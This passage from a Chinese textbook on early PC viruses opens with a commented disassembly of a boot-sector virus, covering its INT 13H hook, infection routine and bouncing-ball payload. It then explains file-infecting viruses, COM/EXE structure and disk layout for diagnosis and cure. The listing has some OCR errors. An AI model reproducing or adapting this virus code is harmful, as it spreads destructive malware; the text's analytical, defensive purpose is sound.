97C0:7C3E B90001        MOV     CX,0100
97C0:7C41 F3            REPZ
97C0:7C42 A5            MOVSW
97C0:7C43 8EC8          MOV     CS,AX
97C0:7C45 0E            PUSH    CS
97C0:7C46 1F            POP     DS
```

```
97C0:7C47  E80000        CALL  7C4A
97C0:7C4A  32E4          XOR   AH,AH
97C0:7C4C  CD13          INT   13
97C0:7C4E  8026F87D80    AND   BYTE PTR [7DF8],80
97C0:7C53  8B1EF97D      MOV   BX,[7DF9]
97C0:7C57  0E            PUSH  CS
97C0:7C58  58            POP   AX
97C0:7C59  2D2000        SUB   AX,0020
97C0:7C5C  8EC0          MOV   ES,AX
97C0:7C5E  E83C00        CALL  7C9D
97C0:7C61  8B1EF97D      MOV   BX,[7DF9]
97C0:7C65  43            INC   BX
97C0:7C66  B8C0FF        MOV   AX,FFC0
97C0:7C69  8EC0          MOV   ES,AX
97C0:7C6B  E82F00        CALL  7C9D
97C0:7C6E  33C0          XOR   AX,AX
97C0:7C70  A2F77D        MOV   [7DF7],AL
97C0:7C73  8ED8          MOV   DS,AX
97C0:7C75  A14C00        MOV   AX,[004C]
97C0:7C78  8B1E4E00      MOV   BX,[004E]
97C0:7C7C  C7064C00D0    MOV   WORD PTR[4C],7CD0
97C0:7C82  8C0E4E00      MOV   [004E],CS
97C0:7C86  0E            PUSH  CS
97C0:7C87  1F            POP   DS
97C0:7C88  A32A7D        MOV   [7D2A],AX
97C0:7C8B  891E2C7D      MOV   [7D2C],BX
97C0:7C8F  8A16F87D      MOV   DL,[7DF8]
```

```
97C0:7C93  EA007C0000   JMP     0000:7C00
; 7C98 – 7CCF为公用子程序,其中有三个入口
; 第一个入口地址为7C98
; 第二个入口地址为7C9D
; 第三个入口地址为7CC3
97C0:7C98  B80103       MOV     AX,0301
97C0:7C9B  EB03         JMP     7CA0
97C0:7C9D  B80102       MOV     AX,0201
97C0:7CA0  93           XCHG    BX,AX
97C0:7CA1  03061C7C     ADD     AX,[7C1C]
97C0:7CA5  33D2         XOR     DX,DX
97C0:7CA7  F736187C     DIV     WORD PTR [7C18]
97C0:7CAB  FEC2         INC     DL
97C0:7CAD  8AEA         MOV     CH,DL
97C0:7CAF  33D2         XOR     DX,DX
97C0:7CB1  F7361A7C     DIV     WORD PTR [7C1A]
97C0:7CB5  B106         MOV     CL,06
97C0:7CB7  D2E4         SHL     AH,CL
97C0:7CB9  0AE5         OR      AH,CH
97C0:7CBB  8BC8         MOV     CX,AX
97C0:7CBD  86E9         XCHG    CH,CL
97C0:7CBF  8AF2         MOV     DH,DL
97C0:7CC1  8BC3         MOV     AX,BX
97C0:7CCE  8A16F87D     MOV     DL,[7DF8]
97C0:7CC7  BB0080       MOV     BX,8000
97C0:7CCA  CD13         INT     13
97C0:7CCC  7301         JNB     7CCF
```

```
97C0:7CCE 58            POP   AX
97C0:7CCF C3            RET
; 7CD0 – 7EAF为修改后的INT 13H中断服务程序
97C0:7CD0 1E            PUSH  DS
97C0:7CD1 06            PUSH  ES
97C0:7CD2 50            PUSH  AX
97C0:7CD3 53            PUSH  BX
97C0:7CD4 51            PUSH  CX
97C0:7CD5 52            PUSH  DX
97C0:7CD6 0E            PUSH  CS
97C0:7CD7 1F            POP   DS
97C0:7CD8 0E            PUSH  CS
97C0:7CD9 07            POP   ES
; 7CDA – 7D1E:判是否满足病毒传播或发作条件
; 若满足读盘的条件则启动病毒传播部分
; 若满足连续两次读相同盘且同时满足时间条件
; 则启动病毒发作部分
97C0:7CDA F606F77D01    TEST  BYTE PTR [7DF7],01
97C0:7CDF 7542          JNZ   7D23
97C0:7CE1 80FC02        CMP   AH,02
97C0:7CE4 753D          JNZ   7D23
97C0:7CE6 3816F87D      CMP   [7DF8],DL
          ;判是否连续两次读相同盘
97C0:7CEA 8816F87D      MOV   [7DF8],DL
97C0:7CEE 7522          JNZ   7D12
          ;不是则转7D12
; 7CF0 – 7CFC:判是否满足时间条件,满足则CALL 7EB3
```

```
97C0:7CF0  32E4          XOR   AH,AH
           ;是则读时钟
97C0:7CF2  CD1A          INT   1A
97C0:7CF4  F6C67F        TEST  DH,7F
97C0:7CF7  750A          JNZ   7D03
97C0:7CF9  F6C2F0        TEST  DL,F0
97C0:7CFC  7505          JNZ   7D03
97C0:7CFE  52            PUSH  DX
97C0:7CFF  E8B101        CALL  7EB3
97C0:7D02  5A            POP   DX
97C0:7D03  8BCA          MOV   CX,DX
97C0:7D05  2B16B07E      SUB   DX,[7EB0]
97C0:7D09  890EB07E      MOV   [7EB0],CX
97C0:7D0D  83EA24        SUB   DX, + 24
97C0:7D10  7211          JB    7D23
97C0:7D12  800EF77D01    OR    BYTE PTR [7DF7],01
97C0:7D17  56            PUSH  SI
97C0:7D18  57            PUSH  DI
97C0:7D19  E81200        CALL  7D2E
97C0:7D1C  5F            POP   DI
97C0:7D1D  5E            POP   SI
97C0:7D1E  8026F77DFE    AND   BYTE PTR [7DF7],FE

97C0:7D23  5A            POP   DX
97C0:7D24  59            POP   CX
97C0:7D25  5B            POP   DX
97C0:7D26  58            POP   AX
```

```
97C0:7D27 07          POP   ES
97C0:7D28 1F          POP   DS
97C0:7D29 EA1A0500C8  JMP   C800:051A
          ;C800:051A为ROMBIOS的INT 13H服务程序
; 7D2E－7EAF为病毒传播部分
97C0:7D2E B80102      MOV   AX,0201
97C0:7D31 B600        MOV   DH,00
97C0:7D33 B90100      MOV   CX,0001
97C0:7D36 E88AFF      CALL  7CC3
97C0:7D39 F606F87D80  TEST  BYTE PTR [7DF8],80
97C0:7D3E 7423        JZ    7D63
97C0:7D40 BEBE81      MOV   SI,81BE
97C0:7D43 B90400      MOV   CX,0004
97C0:7D46 807C0401    CMP   BYTE PTR[SI + 4],1
97C0:7D4A 740C        JZ    7D58
97C0:7D4C 807C0404    CMP BYTE PTR [SI + 04],4
97C0:7D50 7406        JZ    7D58
97C0:7D52 83C610      ADD   SI, + 10
97C0:7D55 E2EF        LOOP  7D46
97C0:7D57 C3          RET
97C0:7D58 8B14        MOV   DX,[SI]
97C0:7D5A 8B4C02      MOV   CX,[SI + 2]
97C0:7D5D B80102      MOV   AX,0201
97C0:7D60 E860FF      CALL  7CC3
97C0:7D63 BE0280      MOV   SI,8002
97C0:7D66 BF027C      MOV   DI,7C02
97C0:7D69 B91C00      MOV   CX,001C
```

```
97C0:7D6C F3              REPZ
97C0:7D6D A4              MOVSB
97C0:7D6E 813EFC815713 CMP  WORD PTR[81FC],1357
97C0:7D74 7515            JNZ   7D8B
97C0:7D76 803EFB8100      CMP   BYTE PTR [81FB],00
97C0:7D7B 730D            JNB   7D8A
97C0:7D7D A1F581          MOV   AX,[81F5]
97C0:7D80 A3F57D          MOV   [7DF5],AX
97C0:7D83 8B36F981        MOV   SI,[81F9]
97C0:7D87 E90801          JMP   7E92
97C0:7D8A C3              RET
97C0:7D8B 813E0B800002 CMP  WORD PTR[800B],0200
97C0:7D91 75F7            JNZ   7D8A
97C0:7D93 803E0D8002      CMP   BYTE PTR [800D],02
97C0:7D98 72F0            JB    7D8A
97C0:7D9A 8B0E0E80        MOV   CX,[800E]
97C0:7D9E A01080          MOV   AL,[8010]
97C0:7DA1 98              CBW
97C0:7DA2 F7261680        MUL   WORD PTR [8016]
97C0:7DA6 03C8            ADD   CX,AX
97C0:7DA8 B82000          MOV   AX,0020
97C0:7DAB F7261180        MUL   WORD PTR [8011]
97C0:7DAF 05FF01          ADD   AX,01FF
97C0:7DB2 BB0002          MOV   BX,0200
97C0:7DB5 F7F3            DIV   BX
97C0:7DB7 03C8            ADD   CX,AX
97C0:7DB9 890EF57D        MOV   [7DF5],CX
```

```
97C0:7DBD A1137C          MOV   AX,[7C13]
97C0:7DC0 2B06F57D        SUB   AX,[7DF5]
97C0:7DC4 8A1E0D7C        MOV   BL,[7C0D]
97C0:7DC8 33D2            XOR   DX,DX
97C0:7DCA 32FF            XOR   BH,BH
97C0:7DCC F7F3            DIV   BX
97C0:7DCE 40              INC   AX
97C0:7DCF 8BF8            MOV   DI,AX
97C0:7DD1 8026F77DFB      AND   BYTE PTR [7DF7],FB
97C0:7DD6 3DF00F          CMP   AX,0FF0
97C0:7DD9 7605            JBE   7DE0
97C0:7DDB 800EF77D04      OR    BYTE PTR [7DF7],04
97C0:7DE0 BE0100          MOV   SI,0001
97C0:7DE3 8B1E0E7C        MOV   BX,[7C0E]
97C0:7DE7 4B              DEC   BX
97C0:7DE8 891EF37D        MOV   [7DF3],BX
97C0:7DEC C606B27EFE      MOV   BYTE PTR [7EB2],FE
97C0:7DF1 EB0D            JMP   7E00
;病毒标志及有关参数存放区
97C0:7DF3   01 00 73 00 05-80 5B 03 00 57 13 55 AA
97C0:7E00 FF06F37D        INC   WORD PTR [7DF3]
97C0:7E04 8B1EF37D        MOV   BX,[7DF3]
97C0:7E08 8006B27E02      ADD   BYTE PTR [7EB2],02
97C0:7E0D E88DFE          CALL  7C9D
97C0:7E10 EB39            JMP   7E4B
97C0:7E12 B80300          MOV   AX,0003
97C0:7E15 F606F77D04      TEST  BYTE PTR [7DF7],04
```

```
97C0:7E1A 7401         JZ    7E1D
97C0:7E1C 40           INC   AX
97C0:7E1D F7E6         MUL   SI
97C0:7E1F D1E8         SHR   AX,1
97C0:7E21 2A26B27E     SUB   AH,[7EB2]
97C0:7E25 8BD8         MOV   BX,AX
97C0:7E27 81FBFF01     CMP   BX,01FF
97C0:7E2B 73D3         JNB   7E00
97C0:7E2D 8B970080     MOV   DX,[BX + 8000]
97C0:7E31 F606F77D04   TEST  BYTE PTR [7DF7],04
97C0:7E36 750D         JNZ   7E45
97C0:7E38 B104         MOV   CL,04
97C0:7E3A F7C60100     TEST  SI,0001
97C0:7E3E 7402         JZ    7E42
97C0:7E40 D3EA         SHR   DX,CL
97C0:7E42 80E60F       AND   DH,0F
97C0:7E45 F7C2FFFF     TEST  DX,FFFF
97C0:7E49 7406         JZ    7E51
97C0:7E4B 46           INC   SI
97C0:7E4C 3BF7         CMP   SI,DI
97C0:7E4E 76C2         JBE   7E12
97C0:7E50 C3           RET
97C0:7E51 BAF7FF       MOV   DX,FFF7
97C0:7E54 F606F77D04   TEST  BYTE PTR [7DF7],04
97C0:7E59 750D         JNZ   7E68
97C0:7E5B 80E60F       AND   DH,0F
97C0:7E5E B104         MOV   CL,04
```

```
97C0:7E60  F7C60100     TEST  SI,0001
97C0:7E64  7402         JZ    7E68
97C0:7E66  D3E2         SHL   DX,CL
97C0:7E68  09970080     OR    [BX + 8000],DX
97C0:7E6C  8B1EF37D     MOV   BX,[7DF3]
97C0:7E70  E825FE       CALL  7C98
97C0:7E73  8BC6         MOV   AX,SI
97C0:7E75  2D0200       SUB   AX,0002
97C0:7E78  8A1E0D7C     MOV   BL,[7C0D]
97C0:7E7C  32FF         XOR   BH,BH
97C0:7E7E  F7E3         MUL   BX
97C0:7E80  0306F57D     ADD   AX,[7DF5]
97C0:7E84  8BF0         MOV   SI,AX
97C0:7E86  BB0000       MOV   BX,0000
97C0:7E89  E811FE       CALL  7C9D
97C0:7E8C  8BDE         MOV   BX,SI
97C0:7E8E  43           INC   BX
97C0:7E8F  E806FE       CALL  7C98
97C0:7E92  8BDE         MOV   BX,SI
97C0:7E94  8936F97D     MOV   [7DF9],SI
97C0:7E98  0E           PUSH  CS
97C0:7E99  58           POP   AX
97C0:7E9A  2D2000       SUB   AX,0020
97C0:7E9D  8EC0         MOV   ES,AX
97C0:7E9F  E8F6FD       CALL  7C98
97C0:7EA2  0E           PUSH  CS
97C0:7EA3  58           POP   AX
```

```
97C0:7EA4 2D4000          SUB   AX,0040
97C0:7EA7 8EC0            MOV   ES,AX
97C0:7EA9 BB0000          MOV   BX,0000
97C0:7EAC E8E9FD          CALL  7C98
97C0:7EAF C3              RET
; 部分参数区
97C0:7EB0 6D 02 22
; 7EB3－7FC8为病毒发作部分
97C0:7EB3 F606F77D02      TEST  BYTE PTR [7DF7],02
97C0:7EB8 7524            JNZ   7EDE
97C0:7EBA 800EF77D02      OR    BYTE PTR [7DF7],02
97C0:7EBF B80000          MOV   AX,0000
97C0:7EC2 8ED8            MOV   DS,AX
97C0:7EC4 A12000          MOV   AX,[0020]
97C0:7EC7 8B1E2200        MOV   BX,[0022]
97C0:7ECB C7062000DF7E    MOV   WORD PTR[20],7EDF
97C0:7ED1 8C0E2200        MOV   [0022],CS
97C0:7ED5 0E              PUSH  CS
97C0:7ED6 1F              POP   DS
97C0:7ED7 A3C97F          MOV   [7FC9],AX
97C0:7EDA 891ECB7F        MOV   [7FCB],BX
97C0:7EDE C3              RET
97C0:7EDF 1E              PUSH  DS
97C0:7EE0 50              PUSH  AX
97C0:7EE1 53              PUSH  BX
97C0:7EE2 51              PUSH  CX
97C0:7EE3 52              PUSH  DX
```

```
97C0:7EE4 0E              PUSH  CS
97C0:7EE5 1F              POP   DS
97C0:7EE6 B40F            MOV   AH,0F
97C0:7EE8 CD10            INT   10
97C0:7EEA 8AD8            MOV   BL,AL
97C0:7EEC 3B1ED47F        CMP   BX,[7FD4]
97C0:7EF0 7435            JZ    7F27
97C0:7EF2 891ED47F        MOV   [7FD4],BX
97C0:7EF6 FECC            DEC   AH
97C0:7EF8 8826D67F        MOV   [7FD6],AH
97C0:7EFC B401            MOV   AH,01
97C0:7EFE 80FB07          CMP   BL,07
97C0:7F01 7502            JNZ   7F05
97C0:7F03 FECC            DEC   AH
97C0:7F05 80FB04          CMP   BL,04
97C0:7F08 7302            JNB   7F0C
97C0:7F0A FECC            DEC   AH
97C0:7F0C 8826D37F        MOV   [7FD3],AH
97C0:7F10 C706CF7F0101MOV   WORD PTR[7FCF],101
97C0:7F16 C706D17F0101MOV   WORD PTR[7FD1],101
97C0:7F1C B403            MOV   AH,03
97C0:7F1E CD10            INT   10
97C0:7F20 52              PUSH  DX
97C0:7F21 8B16CF7F        MOV   DX,[7FCF]
97C0:7F25 EB23            JMP   7F4A
97C0:7F27 B403            MOV   AH,03
97C0:7F29 CD10            INT   10
```

```
97C0:7F2B 52          PUSH DX
97C0:7F2C B402        MOV  AH,02
97C0:7F2E 8B16CF7F    MOV  DX,[7FCF]
97C0:7F32 CD10        INT  10
97C0:7F34 A1CD7F      MOV  AX,[7FCD]
97C0:7F37 803ED37F01  CMP  BYTE PTR [7FD3],01
97C0:7F3C 7503        JNZ  7F41
97C0:7F3E B80783      MOV  AX,8307
97C0:7F41 8ADC        MOV  BL,AH
97C0:7F43 B90100      MOV  CX,0001
97C0:7F46 B409        MOV  AH,09
97C0:7F48 CD10        INT  10
97C0:7F4A 8B0ED17F    MOV  CX,[7FD1]
97C0:7F4E 80FE00      CMP  DH,00
97C0:7F51 7505        JNZ  7F58
97C0:7F53 80F5FF      XOR  CH,FF
97C0:7F56 FEC5        INC  CH
97C0:7F58 80FE18      CMP  DH,18
97C0:7F5B 7505        JNZ  7F62
97C0:7F5D 80F5FF      XOR  CH,FF
97C0:7F60 FEC5        INC  CH
97C0:7F62 80FA00      CMP  DL,00
97C0:7F65 7505        JNZ  7F6C
97C0:7F67 80F1FF      XOR  CL,FF
97C0:7F6A FEC1        INC  CL
97C0:7F6C 3A16D67F    CMP  DL,[7FD6]
97C0:7F70 7505        JNZ  7F77
```

```
97C0:7F72  80F1FF       XOR   CL,FF
97C0:7F75  FEC1         INC   CL
97C0:7F77  3B0ED17F     CMP   CX,[7FD1]
97C0:7F7B  7517         JNZ   7F94
97C0:7F7D  A1CD7F       MOV   AX,[7FCD]
L97C0:7F80 2407         AND   AL,07
97C0:7F82  3C03         CMP   AL,03
97C0:7F84  7505         JNZ   7F8B
97C0:7F86  80F5FF       XOR   CH,FF
97C0:7F89  FE05         INC   CH
97C0:7F8B  3C05         CMP   AL,05
97C0:7F8D  7505         JNZ   7F94
97C0:7F8F  80F1FF       XOR   CL,FF
97C0:7F92  FEC1         INC   CL
97C0:7F94  02D1         ADD   DL,CL
97C0:7F96  02F5         ADD   DH,CH
97C0:7F98  890ED17F     MOV   [7FD1],CX
97C0:7F9C  8916CF7F     MOV   [7FCF],DX
97C0:7FA0  B402         MOV   AH,02
97C0:7FA2  CD10         INT   10
97C0:7FA4  B408         MOV   AH,08
97C0:7FA6  CD10         INT   10
97C0:7FA8  A3CD7F       MOV   [7FCD],AX
97C0:7FAB  8ADC         MOV   BL,AH
97C0:7FAD  803ED37F01   CMP   BYTE PTR [7FD3],01
97C0:7FB2  7502         JNZ   7FB6
97C0:7FB4  B383         MOV   BL,83
```

```
97C0:7FB6  B90100          MOV   CX,0001
97C0:7FB9  B80709          MOV   AX,0907
97C0:7FBC  CD10            INT   10
97C0:7FBE  5A              POP   DX
97C0:7FBF  B402            MOV   AH,02
97C0:7FC1  CD10            INT   10
97C0:7FC3  5A              POP   DX
97C0:7FC4  59              POP   CX
97C0:7FC5  5B              POP   BX
97C0:7FC6  58              POP   AX
97C0:7FC7  1F              POP   DS
97C0:7FC8  EAA5FE00F0 JMP   F000:FEA5
; 屏幕显示参数区

7FCD                                          00 03 4B

7FD0 0D FF FF 01 06 00 4F B7-B7 B7 B6 40 40 88 DE E6

7FE0 5A AC D2 E4 EA E6 40 50-EC 40 64 5C 60 52 40 40

7FF0 40 40 64 62 5E 62 60 5E-70 6E 40 41 B7 B7 B7 B6
```

5-2 外壳型病毒

外壳型病毒是一种行为更为恶劣的病毒，因此称它为恶性病毒。该种病毒的载体是可执行程序，即文件扩展名为.COM 和.EXE 的程序，它的安装必须借助于载体程序，也即要运行载体程序，方能把这种病毒引入内存，否则没有可能作祟。

当一个可执行程序成为这种病毒的载体后，每执行一次就会在磁盘中寻找尚未染此毒的程序进行感染，即将病毒植入该程序中，并且修改该程序的执行顺序，使得执行该程序前首先执行病毒程序。被感染的程序又会成为新的病毒源，并继续感染别的可执行的程序。哥伦布日病毒和勒海病毒都属于外壳型病毒。

5-2-1 攻击的目标

外壳型病毒跟系统引导型病毒不同之处在于：系统引导型病毒攻击软、硬盘，而外壳型病毒则攻击磁盘上的任何可执行文件。前者隐蔽在引导扇区和标为"坏"的簇中，而后者则依附于磁盘上的可执行程序，前者激活的机会多，后者激活的机会相对来说少。很显然，外壳型病毒依附在象源程序等一类不可执行的程序中，对于施毒者来说是没有意义的。因而外壳型病毒攻击的目标是可执行程序。

可执行程序分为应用类和系统类两种。应用类是由程序员编写的一此实用程序，而系统类可执行程序的最典型代表有 COMMAND.COM，FILE1.EXE，CCCC.EXE 等等，而这些程序是常驻内存或要被经常引入内存的，因而这些可执行程序是外壳型病毒攻击的主要目标，因为这样可以使病毒有更多的"作案"机会。所以诊治这类病毒首先要从这些文件入手。此外如 EDLIN.COM，PCTOOLS.EXE，DEBUG.COM，DISKCOPY.COM 以及一些编译、汇编、链接程序等等也是外壳型病毒经常攻击的目标。

5-2-2 .COM 和.EXE 文件的结构

.COM 文件和.EXE 文件虽然都是可执行文件，但结构

是不同的，加载时.COM 文件的全部内容都是要装入内存的，且必须在一个 64K 大小的段内，堆栈段在段尾，第一条指令总开始于偏移量为 0100H 的单元。图 5.3 说明了.COM 文件的结构。




图 5.3 .COM 文件的结构

从图中可以看出，.COM 文件的代码和数据区与堆栈区可以相向增长，而不必预先定死。因而.COM 文件可以有效、灵活地使用内存空间，另外.COM 文件的加载时间与.EXE 文件相比要短，所占外存（磁盘）空间也比.EXE 文件少（指同一个文件的两种形式）。

.EXE 文件是一个可以大于 64K 的可执行文件，其长度只受限于链接软件的特性和内存空间的大小。这类文件分为两部分，第一部分是文件首部，其大小至少为 512 个字节或者是 512 的整数倍字节，文件首部在链接的时候生成，文件首部是 DOS 加载这种文件的依据，第二部分是程序体，也即实际装入内存的部分。这部分通常包括堆栈区、数据区和代码区。

.EXE 文件的首部又由两部分组成。第一部分是格式化

区，即控制信息区，其中包含着加载信息，第二部分是再定位表。格式化区由 14 个字构成，表 5.1 列出了每个字的含义。

格式化区信息非常有用，可根据其中有关信息来诊断.EXE 文件是否染上外壳型病毒。因为外壳型病毒是在文件的尾部或首部加上一小段程序，因而把染毒的.EXE 文件重新求字校验和就可能与格式化区中第 12-13H 两字节所指示的值不等，另外染毒的文件长度变大（由文件长度可算出文件所占用的扇区数）有可能占用更多的扇区数，如果计算的值与格式化区中第 4-5 两个字节所指示的值不等，则可断定该文件染上了外壳型病毒。


表 5.1　格式化区内容

HEXOFFSET	内　　容
00–01	4D5A，链接程序的签字，表示其合法性
02–03	映象长度
04–05	文件占用扇区数（包括文件首部）
06–07	再定位表项数目
08–09	文件首部长度，以字为单位
0A–0B	文件所需的最小节
0C–0D	文件所需的最大节
0E–0F	加载模块中椎栈段的偏移量，以节为单位
10–11	当该程序得到控制时，SP 的值
12–13	字校验和程序中所有字的负和，不计溢出
14–15	当该程序得到控制时，IP 的值
16–17	代码段偏移量，以节为单位
18–19	文件中第一个再定位表的偏移量
1A–1B	覆盖号（0 表示程序的驻留部分）

5-2-3 攻击的形式与结果

一般地，外壳型病毒通常是把病毒置于可执行文件的尾部或首部，并修改文件的长度使病毒程序合法化，然后根据文件的形式（.COM 或.EXE 形式）实施不同的处理。

如果是.COM 文件，则修改第一条指令,使其跳到病毒程序,病毒程序的出口处又是一条跳转指令,跳向程序原应跳的地方 具体过程如下所示(假定病毒放在程序的尾部)



如果是.EXE 文件，则首先从文件首部获取 IP 值，把这个 IP 值保存起来，修改 IP 值使其指向病毒程序第一条指令所在单元，并增加一项再定位信息，在病毒程序的出口处再跳回由原 IP 所指示的单元。

外壳型病毒攻击的结果是占用一些内存和外存空间，在显示器上出现一些莫明其妙或令人生厌的信息，有时也影响显示器的正常工作和机器运行效率，严重时会使正常的工作停止。

第六章　系统引导型病毒的医治

对计算机病毒实行预防为主的方针是完全正确的，但是由于计算机犯罪手段越来越高明，必然会出现更多新的病毒，这些新的病毒将会使用更狡猾的手段，采用更巧妙的技术。因此单一地预防是不够的，甚至有时是防不胜防的。因而掌握消毒技术，提高消毒水平，对于去除计算机病毒，恢复计算机的正常工作将是极有意义的。

由于计算机病毒是充分利用了计算机的弱点来进行活动的，是基于知识的产物，所以要医治计算机病毒，必须具有一系列知识。下面将详细介绍与系统引导型病毒有关的IBM PC机及其兼容机的有关知识。

6-1　磁盘的结构与布局

目前，IBM PC机及其兼容机使用最普遍的是5.25英寸的软盘和10兆或20兆的硬盘，它们是计算机病毒的载体。了解磁盘的结构与布局是正确使用磁盘、解除磁盘上计算机病毒的前提。

6-1-1　软盘的结构与布局

双面双密软盘（下简称软盘）是应用最普遍的一种软盘，下面即以它为例来描述软盘的结构与布局，其它软盘如单面盘和高密盘具有类似的结构与布局。

软盘有两个面，两个磁头（磁头 0 和磁头 1）分别对应这两个面（0 面和 1 面）。磁盘上的一个同心圆构成一个磁道，由外向里一共有 40 个同心圆，因此软盘共有 40 个磁道每个磁道上分布着 9 个扇区，每个扇区都是一个含有 512 个字节的区域。

为了减少磁头寻道时间，软盘的空间是这样编排的：从某一道的 0 面的第一个扇区开始一直排到这一道的 1 面的第 9 个扇区为止，而不是把一个面上的所有道排完再开始排另一面的所有道。图 6.1 是双面双密软盘的簇分布图。

0 面

	1	2	3	4	5	6	7	8	9
磁道 0	BOOT	FAT1		FAT2		ROOT			
磁道 1	5.1	5.2	6.1	6.2	7.1	7.2	8.1	8.2	9.1
磁道 2	14.1	14.2	15.1	15.2	16.1	16.2	17.1	17.2	18.1
.									
.									
.									
磁道 39	347.1	347.2	348.1	348.2	349.1	349.2	350.1	350.2	351.1

1 面

	1	2	3	4	5	6	7	8	9
磁道 0	ROOT			2.1	2.2	3.1	3.2	4.1	4.2
磁道 1	9.2	10.1	10.2	11.1	11.2	12.1	12.2	13.1	13.2
磁道 2	18.2	19.1	19.2	20.1	20.2	21.1	21.2	22.1	22.2
.									
.									
.									
磁道 39	351.2	352.1	352.2	353.1	353.2	354.1	354.2	355.1	355.2

图 6.1 双面双密软盘的簇分布

从图中可以看出，软盘没有第 1 簇，是从第 2 簇开始排列的，这样做主要是为了在 DOS 中方便对簇的访问和管理。

推断 i 道 0 面 1 扇区的簇号的公式为

$$(i-1)\times 9+5,\ i=1,\ 2,\ \ldots,\ 39$$

由这个公式可把所有道上的扇区的对应簇号填写出来，以备实际使用时查找。

从图 6.1 中可知，0 道 0 面 1 扇区是引导记录所在扇区，即引导扇区，0 道 0 面 2～3 扇区是第一文件分配表 FAT1，4～5 扇区是第二文件分配表 FAT2，0 道 0 面的 6～9 扇区以及 0 道 1 面的 1～3 扇区共 7 个扇区是根目录(ROOT)区。从第 2 簇开始是 DOS 的文件区。

图 6.2 是双面双密软盘的逻辑扇区分布图，从图中可以看出，逻辑扇区是从 0 开始的，由图 6.1 和 6.2 可以清楚地知道某一簇号所对应的逻辑扇区号，反之亦然。

推断 i 道 0 面 1 扇区的逻辑扇区号的公式为

$$i\times 18,\ i=0,\ 1,\ 2,\ \ldots,\ 39$$

由这个公式可把所有道上的扇区所对应的逻辑扇区号填写出来，方便使用。在图 6.2 中逻辑扇区 0 是引导扇区，逻辑扇区 1～2 是 FAT1，逻辑扇区 3～4 是 FAT2，逻辑扇区 5～B 是根目录区，从逻辑扇区 C（十进制的 12）开始是 DOS 的文件区。

0 面

	1	2	3	4	5	6	7	8	9
磁道 0	0	1	2	3	4	5	6	7	8
磁道 1	12	13	14	15	16	17	18	19	1A
磁道 2	24	25	26	27	28	29	2A	2B	2C
•									
•									
•									
磁道 39	2BE	2BF	2C0	2C1	2C2	2C3	2C4	2C5	2C6

1 面

	1	2	3	4	5	6	7	8	9
磁道 0	9	A	B	C	D	E	F	10	11
磁道 1	1B	1C	1D	1E	1F	20	21	22	23
磁道 2	2D	2E	2F	30	31	32	33	34	35
•									
•									
•									
磁道 39	2C7	2C8	2C9	2CA	2CB	2CC	2CD	2CE	2CF

* 逻辑扇区号用十六进制数表示

图 6.2 双面双密软盘的逻辑扇区分布

6-1-2 硬盘的结构与布局

硬盘的结构比软盘的结构复杂，它有更多的磁头和多得多的磁道，同一磁道上的所有磁头构成一个空间柱面。图 6.3 可以用来帮助理解硬盘的结构。最常见的是 4 个磁头的

硬盘，也有 6 个磁头的硬盘，后者的容量更大。




图 6.3　四个磁头的硬盘

有关硬盘结构可归纳为如下几点。

• 硬盘可被划分为四个分区，每一分区中的空间是连续的，一个操作系统只能拥有一个分区。分区信息被保留在分区表中，分区表被嵌在硬盘的主引导记录中。硬盘的主引导记录在硬盘的 0 道 0 头 1 扇区，它不属于任何分区，它没有对应的逻辑扇区号。

• 每一个操作系统都必须把它的分区当作整个盘，并且必须保证它的功能和使用不访问硬盘的其它分区。

• 每个分区的第一个扇区是分区引导扇区，其上放有分区引导记录，但只能让一个分区处于可引导（活动）状态，当系统启动时，硬盘主引导记录会使那个活动分区的引导记录得到控制。

• 硬盘每道有 17 个扇区，一般地，一个柱面上有四个磁头。

由于硬盘的容量非常大，其簇和逻辑扇区分布图要占用

很大的幅面，因此略去不画，其编排原理与软盘相似。要正确使用硬盘，必须注意下面几点。

• 硬盘的簇从 2 开始，第 2 簇是 DOS 文件区的第 1 簇，分区引导记录、文件分配表和根目录所占用的扇区没有对应的簇号，但有对应的逻辑扇区号。

• 逻辑扇区从分区引导扇区开始排列，主引导扇区没有对应的逻辑扇区号。

• 有的硬盘的 0 道 0 头上的 17 个扇区被划出，它们不属于任何分区，自然也就没有对应的逻辑扇区号，对这些扇区的存取必须使用 INT 13H 软中断。

6-2 基本输入输出参数块 BPB

基本输入输出参数块是磁盘的重要信息区，它描述了磁盘的逻辑结构，对磁盘的读写等操作都需要借助于这个参数块。BPB 有 11 个子项，共占 19 个字节。表 6.1 列出了每个子项的含义和所占的字节数。

表 6.1　　基本输入输出参数块 BPB

子项序号	1	2	3	4	5	6	7	8	9	10	11
字节数	2	1	2	1	2	2	1	2	2	2	2
意义	每扇字节数	每簇扇区数	保留扇区数	文件分配表个数	根目录项数	逻辑扇区数	磁盘特征	文件分配表占用扇区数	每道扇区数	磁头数	隐藏扇区数

为了使读者能够正确理解参数块中各个子项的含义，特作如下说明。

- 子项1　每扇字节数，通常磁盘被格式化成每扇区为512字节的格式，因而该子项的值是十六进制的0200。
